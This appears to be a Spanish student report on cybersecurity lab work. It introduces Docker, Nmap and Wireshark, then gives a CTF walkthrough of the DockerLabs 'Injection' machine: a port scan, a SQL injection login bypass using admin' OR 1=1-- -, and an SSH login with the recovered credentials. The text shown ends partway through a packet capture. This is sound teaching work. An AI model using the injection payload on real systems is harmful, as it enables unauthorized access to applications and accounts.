



# Ataques informáticos Rocío Carlos y Pablo

**Rocío Ceballos Mateos  
Carlos González Martín  
Pablo Méndez Montero**

# ÍNDICE

Introducción y explicación de la práctica. -----	Pág. 3
Consideraciones previas. -----	Pág. 4
Primera máquina (Injection). -----	Pág. 8
Segunda máquina (Obsession). -----	Pág. 16
Tercera máquina (BreakMySSH). -----	Pág. 19
Conclusión. -----	Pág. 21
Webgrafía. -----	Pág. 21

# INTRODUCCIÓN

En este trabajo, vamos a explorar una pequeña parte del mundo de la seguridad informática a través de un ejercicio práctico: la resolución de tres máquinas de la plataforma DockerLabs.

Estas máquinas virtuales, especialmente configuradas para simular entornos vulnerables, nos permitirán poner en práctica nuestras habilidades en la identificación y explotación de vulnerabilidades comunes.

Para llevar a cabo esta tarea, utilizaremos un conjunto de herramientas esenciales en el ámbito de la seguridad informática: Docker, Nmap y Wireshark que también introduciremos brevemente en el primer punto del trabajo

Los objetivos principales del trabajo son:

- **Familiarizarnos** con las herramientas Docker, Nmap y Wireshark.
- **Adquirir** habilidades prácticas en la identificación y explotación de vulnerabilidades comunes en sistemas informáticos.
- **Analizar** el comportamiento de las herramientas utilizadas y su aplicación en escenarios reales.
- **Fortalecer** nuestros conocimientos en seguridad informática y hacking ético.

Al finalizar este trabajo, comprenderemos un poco mejor el día a día de los profesionales de la seguridad informática y estaremos mejor preparados para proteger los sistemas y datos de la futura empresa donde tengamos nuestro puesto de trabajo.

La estructura general del trabajo será la siguiente:

1. Introducción a las herramientas (Docker, Nmap, Wireshark)
2. Descripción de las máquinas DockerLabs a resolver
3. Metodología empleada en la resolución de cada máquina
4. Recomendaciones de seguridad para prevenir cada ataque


## 1. Consideraciones previas

Antes de comenzar hablaremos un poco de los recursos y herramientas, que vamos a ver a lo largo del trabajo:

### DockerLabs.es

Se trata de una web creada por un informático español llamado Mario Álvarez, que podemos encontrar en su canal de Youtube “El pingüino de Mario”. Esta web nos ofrece una serie de laboratorios de ciberseguridad, (111 en el momento de escribir este trabajo).

Los laboratorios o máquinas, están divididos por dificultades (Muy fácil, Fácil, Medio y Difícil) por el nivel de conocimiento informático necesario para resolverlas.



Cada máquina consiste en un archivo .zip descargable desde mega que en su interior guarda un fichero .tar con un contenedor de Docker y un fichero .sh con un script que sirve para inicializar el contenedor.

El fichero del contenedor recibe el nombre de la máquina:

**nombre\_maquina.tar**

Mientras que el script de inicialización recibe siempre el mismo nombre:

**auto\_deploy.sh**


Sobra decir que debemos contar con una máquina virtual corriendo la distribución Kali Linux con Docker instalado si queremos resolver los laboratorios de DockerLabs.

Por último, cabe destacar que la función más didáctica de la página web es la sección de “Writeups” que tiene cada máquina (icono de libro a la derecha) donde los usuarios pueden colgar en forma de documento o de video sus guías de resolución para ayudar a nuevos usuarios a conseguirlas.

## Docker

Hoy en día las aplicaciones informáticas cuentan con varios elementos. Uno de ellos es el código fuente pero también necesitan otras librerías o dependencias para su correcto funcionamiento.


Las dependencias son fragmentos de código, ajeno a la aplicación, que hacen posible el funcionamiento interno del código fuente de la aplicación, normalmente son dependencias relativas al lenguaje de programación o framework que se ha implementado en el desarrollo de la app pero también son imprescindibles otras dependencias diferentes que varían según el sistema operativo en el que esté ejecutando la aplicación.



Docker es una aplicación o servicio de código abierto que permite “containerizar” o “empaquetar” aplicaciones y sus dependencias en contenedores de tal manera que dichos contenedores almacenan todas las dependencias necesarias para la correcta ejecución de la aplicación en cuestión. Esto, entre otras cosas nos permite correr aplicaciones “encapsuladas” e independientes del sistema operativo utilizado ya que no necesitan interactuar con sus dependencias.

Podemos imaginar un contenedor como una caja que contiene todo lo necesario para que una aplicación funcione correctamente, sin importar el entorno en el que se ejecute.

Las máquinas de DockerLabs se descargan en estos contenedores y Docker tiene su base de funcionamiento en Linux por lo que deberemos descargar la herramienta desde la línea de comandos de Kali mediante el comando `sudo apt install docker.io`



La herramienta de Docker junto con la web DockerLabs nos ofrecen una forma fácil y rápida de desplegar máquinas con servicios vulnerables que nos sirvan como laboratorios de prácticas de ciberseguridad.

## Nmap

Se trata de una herramienta de código abierto instalada por defecto en nuestra distribución Kali Linux. Nmap recibe su nombre por la abreviatura de Network Mapper ya que su función es precisamente esa, mapear o escanear la red y más en concreto las máquinas con una dirección IP determinada.

Nmap no solo puede descubrir los dispositivos disponibles en la red sino que también es capaz de escanear todos los puertos de un equipo de la red en busca de aquellos puertos que puedan estar abiertos.

Además, Nmap es capaz de identificar el sistema operativo detrás del equipo y los servicios corriendo detrás de cada puerto con sus versiones que, de ser obsoletas, pueden presentar ciertas vulnerabilidades.



La herramienta cuenta con una versión con entorno gráfico denominada Zenmap pero la más utilizada con diferencia es su versión de línea de comandos. Además será la que utilizemos durante el trabajo y para los ejemplos de esta introducción.

La sintaxis básica para el escaneo por defecto de un equipo es: **nmap [IP]** que por defecto hace el escaneo del Top1000 puertos más usados, si queremos escanear todos los puertos (65535) debemos ejecutar el comando con la opción -p- de la siguiente manera: **nmap -p- [IP]**

Con esta sintaxis básica, nmap solo nos devolverá aquellos puertos que encuentre abiertos sin más información, si queremos añadir valor al escaneo para conseguir más información podemos usar las diferentes opciones que tiene disponible el comando:

Comando	Descripción	Ejemplo
<b>-v / -vv</b>	Verbose: Información del escaneo	<b>nmap [IP] -v</b>
<b>-sV</b>	Información del servicio y version que se ejecuta en el puerto	<b>nmap -sV [IP]</b>
<b>-O</b>	Sistema operativo	<b>nmap -O [IP]</b>
<b>-oA</b>	Exporta resultados en tres formatos (nmap, gnmap y xml)	<b>nmap -oA [IP]</b>
<b>-sC</b>	Scripts por defecto ( <i>default</i> )	<b>nmap -sC [IP]</b>
<b>--min-rate</b>	Paquetes no más despacio de...	<b>nmap --min-rate 5000 [IP]</b>
<b>-Pn</b>	Tratar los host como <i>online</i>	<b>nmap -Pn [IP]</b>
<b>--traceroute</b>	Salto hasta el objetivo	<b>nmap --traceroute [IP]</b>
<b>-p22; -p21,80,443</b>	Formas de solicitar escaneos a puertos concretos	<b>nmap -p21,22,80 [IP]</b>
<b>-A</b>	Detección de SO, versions, scripts y traceroute	<b>nmap -A [IP]</b>

Algunas de las opciones para los tipos de escaneos más frecuentes son las siguientes:

**-sS:** TCP SYN (por defecto) Scan

**-sT:** Connect() Scan

**-sA:** ACK Scan

**-sU:** UDP sCAN

En definitiva, utilizamos la herramienta Nmap principalmente en la fase de escaneo o descubrimiento dentro de un ataque informático pero el uso para el que fue diseñada es brindar información de nuestra red para poder detectar posibles brechas o vulnerabilidades y poder ponerles solución.

## Wireshark

**Wireshark** es una herramienta de análisis de tráfico de red, también conocida como sniffer. Es comúnmente utilizada por los administradores de redes y profesionales de la ciberseguridad pero como todas las herramientas de seguridad, tiene su cara B siendo utilizada también por los ciber delincuentes.

Wireshark también viene instalada por defecto en nuestra distribución Kali Linux y debido a su funcionamiento nos permite situarnos en una red y observar cada paquete de datos que circula por ella recibiendo información como su origen y destino o el contenido mismo del paquete.

Bien utilizada, esta herramienta puede ser muy didáctica ofreciendo una forma práctica de explorar el tráfico en tiempo real que nos permita observar el funcionamiento de la red y los protocolos de comunicación.



Algunas de las características principales que pueden sernos de gran utilidad son:

- Captura de paquetes en tiempo real y almacenaje en un fichero del historial para us posterior análisis.
- Filtrado de paquetes por diversos parámetros como protocolo de red, la IP o el puerto de origen y destino o la combinación de varias condiciones de filtrado. Esto filtros nos ayudan a eliminar “ruido” para poder centrarnos en la búsqueda de lo que realmente nos interesa.
- Análisis detallado de cada paquete incluyendo multitud de información útil perteneciente a cada una de las capas del modelo TCP/IP
- Diversas opciones de visualización ya que Wireshark nos puede mostrar los datos capturados como diagramas de secuencia, gráficos de barras o en forma de análisis estadístico

## 2. Primera máquina (Injection).

Esta máquina nos permite simular uno de los ataques más comunes y conocidos en el mundo de la ciber seguridad, se trata de una inyección SQL o SQL injection

La inyección SQL, a menudo abreviada como SQLi, es un tipo de ciber ataque en el que el atacante introduce código malicioso (SQL) en los campos de entrada de un formulario en una aplicación web con el objetivo de manipular la base de datos a la que dicha aplicación hará las consultas.

De esta forma el atacante "inyectara" una orden en el sistema, logrando que la base de datos ejecute acciones no autorizadas.

Las aplicaciones web funcionan usando la información proporcionada por el usuario en el formulario para construir parte de una consulta SQL y poder verificar su identidad, grabar datos nuevos, borrar o modificar algunos ya existentes en un proceso conocido como CRUD.

El atacante aprovecha este mecanismo para introducir en el campo de usuario parte de una sentencia SQL que cambiará convenientemente el significado de la consulta para que esta permita el acceso sea cual sea la contraseña introducida en su campo correspondiente.

Imaginemos un formulario de login que solicita un nombre de usuario y una contraseña. El atacante debe introducir el siguiente valor en el campo de nombre de usuario: **admin' OR 1=1--** -

Esta entrada modificaría la consulta SQL original, permitiendo al atacante omitir la verificación de la contraseña y obtener acceso a la aplicación.

En el código fuente de la aplicación ya está predeterminada la consulta a la base de datos dentro de la tabla "usuarios" que verificará la existencia de ese nombre y contraseña para conceder o denegar el acceso.

Esta sentencia "SELECT" programada en el código simplemente deja un espacio concreto en la condición de la consulta que será rellenado concatenando el string de la consulta con los datos introducidos por el usuario.

Vamos a ver con un ejemplo el funcionamiento. En azul representamos la sentencia escrita en el código fuente de la aplicación y en rojo los datos recogidos del formulario para concatenarlos y así poder formar la consulta completa.

**SELECT nombre, contraseña FROM usuarios WHERE usuario = ' campo\_nombre ' AND contraseña = campo\_contraseña**

Ahora vamos a sustituir las variables campo\_nombre y campo\_contraseña por los valores reales introducidos por el atacante

**SELECT nombre, contraseña FROM usuarios WHERE usuario = 'admin' OR 1=1--**  
**- AND contraseña = 1234**

Vamos a analizar la consulta que finalmente llega al servidor de base de datos:



- **admin'**: Proporciona un nombre de usuario factible y cierra la comilla simple que delimita el valor original del campo "usuario".
- **OR**: La cláusula OR proporciona una alternativa al valor del campo usuario para que el servidor valide si alguna de las dos condiciones que separa se cumplen.
- **1=1**: Esta condición siempre es verdadera, ya que 1 siempre es igual a 1. Esto implica que la parte de la condición original (usuario = 'admin') se vuelve irrelevante.
- **--**: Esto inicia un comentario de una sola línea en SQL. Todo lo que viene después (en este caso, la parte ' AND contraseña = '1234') es ignorado por el servidor de base de datos.

En resumen, ahora la consulta solo impone la necesidad de cumplir una condición para garantizar el acceso a la base de datos y nos hemos asegurado que dicha condición siempre se cumpla ya que 1 siempre es igual a 1, de esta manera conseguimos un acceso no autorizado a la aplicación Web que nos permita seguir buscando vulnerabilidades dentro de ella. Este es un claro ejemplo del concepto de seguridad en alcachofa.

## Writeup del ataque con la máquina de DockerLabs

El primer paso es crear una máquina virtual con Kali Linux y Docker instalado, recordemos que el comando de instalación para Docker es:

```
sudo apt install docker.io
```

Una vez que tenemos Docker instalado nos descargamos el fichero injection.zip de la web de DockerLabs y los descomprimos con el comando:

```
7z x injection.zip
```

```
(pmm@kali)-[~/KALI_PMM]
$ ls -l
total 186776
-rw-rw-r-- 1 pmm pmm 191252211 Nov 24 17:12 injection.zip

(pmm@kali)-[~/KALI_PMM]
$ 7z x injection.zip
```

Comprobamos que se han extraído dos ficheros del .zip que corresponden con el contenedor (injection.tar) y el script de inicialización (aluto\_deploy.sh)

```
(pmm@kali)-[~/KALI_PMM]
$ ls -l
total 980420
-rw-r--r-- 1 pmm pmm 2304 May 11 2024 auto_deploy.sh
-rw-rw-r-- 1 pmm pmm 812682752 May 13 2024 injection.tar
-rw-rw-r-- 1 pmm pmm 191252211 Nov 24 17:12 injection.zip
```

Observamos que los ficheros extraídos tienen una combinación de permisos que puede ser problemática si queremos manipularlos con un usuario que no sea root

Para solucionar este problema asignamos permisos totales a ambos ficheros con el comando

**Sudo chmod 777 auto\_deploy.sh injection.tar**

Y comprobamos de nuevo los permisos que tienen ahora los ficheros.

```
(pmm@kali)-[~/KALI_PMM]
$ sudo chmod 777 auto_deploy.sh injection.tar

(pmm@kali)-[~/KALI_PMM]
$ ls -l
total 980420
-rwxrwxrwx 1 pmm pmm      2304 May 11  2024 auto_deploy.sh
-rwxrwxrwx 1 pmm pmm 812682752 May 13  2024 injection.tar
-rw-rw-r-- 1 pmm pmm 191252211 Nov 24  17:12 injection.zip
```

Para desplegar la máquina simplemente debemos ejecutar el script pasándole como parámetro el fichero del contenedor de Docker con el siguiente comando.

**./auto\_deploy.sh injection.tar**

Y observamos que se nos informa de la dirección IP asignada servicio desplegado así como de las instrucciones para eliminar el contenedor cuando ya no necesitemos seguir usándolo. (simplemente pulsando Ctrl+c)

```
(pmm@kali)-[~/KALI_PMM]
$ sudo ./auto_deploy.sh injection.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Ahora que tenemos el contenedor desplegado con su IP (172.17.0.2) podemos iniciar la primera fase del ataque denominada **"Reconocimiento"**. Para ellos vamos a utilizar la herramienta Nmap ejecutando el siguiente comando contra la IP del servicio:

**nmap -p- --open -sT --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allPorts**

Entre otras cosas, el comando lanzado nos informará de los puertos abiertos, el protocolo de transporte que están utilizando así como el servicio que se ha encontrado corriendo detrás de ellos.

```
(pmm@kali)-[~]
$ nmap -p- --open -sT --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-24 18:36 CET
Initiating Connect Scan at 18:36
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed Connect Scan at 18:36, 3.56s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received user-set (0.00032s latency).
Scanned at 2024-11-24 18:36:16 CET for 3s
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack
80/tcp    open  http    syn-ack


Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.86 seconds
```

Encontramos los puertos tcp 22 y 80 abiertos ssh y http respectivamente.

Encontramos los puertos 22 y 80 tcp abiertos y con los servicios ssh y http corriendo respectivamente, esto quiere decir que el equipo del contenedor admite conexiones por el protocolo ssh en el puerto 22 y que tiene levantado un servidor web detrás del puerto 80.

Antes de continuar con el siguiente paso vamos a echar un vistazo a que ha recogido Wireshark después de el lanzamiento de este escaneo de puertos.

Anteriormente a la ejecución de Nmap, pusimos a escuchar Wireshark por la interfaz de red adjudicada a la máquina vulnerable (docker0). En la siguiente imagen podemos observar la captura del tráfico de red mientras se ejecutaba Nmap sobre ella:



- Señalado con el número 1 tenemos la IP de origen del comando Nmap, en este caso nuestra IP privada 172.17.0.1
- Señalado con el número 2 tenemos la IP de destino del comando Nmap, en este caso es la IP asignada a la máquina vulnerable 172.17.0.2
- Señalado con el número 3 tenemos el puerto sobre el cual Nmap ejecuta ping para averiguar su estado.


Debajo de cada línea gris representada por la petición tenemos una línea roja representando la respuesta del equipo objetivo.

Continuando con el ataque, escribimos en nuestro navegador web la dirección IP y el puerto del servidor web que ya sabemos que esta corriendo en la máquina. Al estar detrás del puerto 80 el navegador lo puede interpretar sin necesidad de especificárselo ya que es el puerto por defecto asignado al protocolo http y solo será necesario escribir la dirección IP para acceder al index del servidor.


Pasamos a la segunda fase del ataque conocida como **“Explotación”**, podemos observar que el servidor nos devuelve el formulario de login para conectarnos al servicio web en el que deberemos introducir la secuencia típica de las inyecciones SQL explicadas un poco más arriba.

Campo User: **admin' OR 1=1-- -**

Campo Password: **1234** (o cualquier otra)



Al pulsar en el botón de Login observamos que hemos ganado acceso al servicio:



Una vez dentro se nos informa de nuestro nombre de usuario y contraseña que podemos contemplar como posibles datos válidos para la conexión por ssh.

A este tipo de hallazgos se les conoce como banderas o flags en las máquinas de ciberseguridad, de ahí su nombre común CTF o Capture The Flag en inglés. A continuación abrimos una nueva terminal y probamos la conexión ssh a la dirección IP de la máquina con los datos de usuario y contraseña que hemos obtenido del servidor web mediante la inyección SQL. Para ello debemos ejecutar el comando:

**Ssh dylan@172.17.0.2** e introducir después la clave obtenida

```
(pmm@kali)-[~]
$ ssh dylan@172.17.0.2
dylan@172.17.0.2's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

dylan@9d0b473e6e13:~$
```

Introducimos la password descubierta

Estariamos dentro con el usuario dylan

Observamos que hemos conseguido acceso al servidor con estas credenciales de Dylan pero vamos a ver que datos ha capturado Wireshark durante la conexión ssh:

Capturing from docker0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	172.17.0.1	172.17.0.2	TCP	74	35406 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=428286597
2	0.000036494	172.17.0.2	172.17.0.1	TCP	74	22 → 35406 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=428286597
3	0.000050142	172.17.0.1	172.17.0.2	TCP	66	35406 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=4036634029
4	0.000271443	172.17.0.1	172.17.0.2	SSHv2	98	Client: Protocol (SSH-2.0-OpenSSH_9.9p1 Debian-3)
5	0.000285901	172.17.0.2	172.17.0.1	TCP	66	22 → 35406 [ACK] Seq=1 Ack=33 Win=65152 Len=0 TSval=4173684366
6	0.026772360	172.17.0.2	172.17.0.1	SSHv2	107	Server: Protocol (SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.6)
7	0.026802322	172.17.0.1	172.17.0.2	TCP	66	35406 → 22 [ACK] Seq=33 Ack=42 Win=64256 Len=0 TSval=4036634047
8	0.028435780	172.17.0.1	172.17.0.2	SSHv2	1634	Client: Key Exchange Init
9	0.028465427	172.17.0.2	172.17.0.1	TCP	66	22 → 35406 [ACK] Seq=42 Ack=1601 Win=67328 Len=0 TSval=4173684395
10	0.029332326	172.17.0.2	172.17.0.1	SSHv2	1178	Server: Key Exchange Init
11	0.069472663	172.17.0.1	172.17.0.2	TCP	66	35406 → 22 [ACK] Seq=1601 Ack=1154 Win=67072 Len=0 TSval=4036634047
12	0.366354910	172.17.0.1	172.17.0.2	SSHv2	1274	Client: Diffie-Hellman Key Exchange Init
13	0.413534683	172.17.0.2	172.17.0.1	TCP	66	22 → 35406 [ACK] Seq=1154 Ack=2809 Win=70144 Len=0 TSval=4173684366
14	0.448272356	172.17.0.2	172.17.0.1	SSHv2	1630	Server: Diffie-Hellman Key Exchange Reply, New Keys
15	0.448304886	172.17.0.1	172.17.0.2	TCP	66	35406 → 22 [ACK] Seq=2809 Ack=2718 Win=70144 Len=0 TSval=4036634047
16	0.509551074	172.17.0.1	172.17.0.2	SSHv2	82	Client: New Keys
17	0.509597021	172.17.0.2	172.17.0.1	TCP	66	22 → 35406 [ACK] Seq=2718 Ack=2825 Win=70144 Len=0 TSval=4173684366
18	0.509674012	172.17.0.1	172.17.0.2	SSHv2	110	Client:
19	0.509686507	172.17.0.2	172.17.0.1	TCP	66	22 → 35406 [ACK] Seq=2718 Ack=2869 Win=70144 Len=0 TSval=4173684366
20	0.509714379	172.17.0.2	172.17.0.1	SSHv2	110	Server:
21	0.509728324	172.17.0.1	172.17.0.2	TCP	66	35406 → 22 [ACK] Seq=2869 Ack=2762 Win=70144 Len=0 TSval=4036634047
22	0.509781888	172.17.0.1	172.17.0.2	SSHv2	134	Client:
23	0.517175397	172.17.0.2	172.17.0.1	SSHv2	118	Server:
24	0.558905729	172.17.0.1	172.17.0.2	TCP	66	35406 → 22 [ACK] Seq=2937 Ack=2814 Win=70144 Len=0 TSval=4036634047
25	0.887761754	172.17.0.1	172.17.0.2	SSHv2	214	Client:
26	0.930288687	172.17.0.2	172.17.0.1	TCP	66	22 → 35406 [ACK] Seq=2814 Ack=3085 Win=73088 Len=0 TSval=417372020
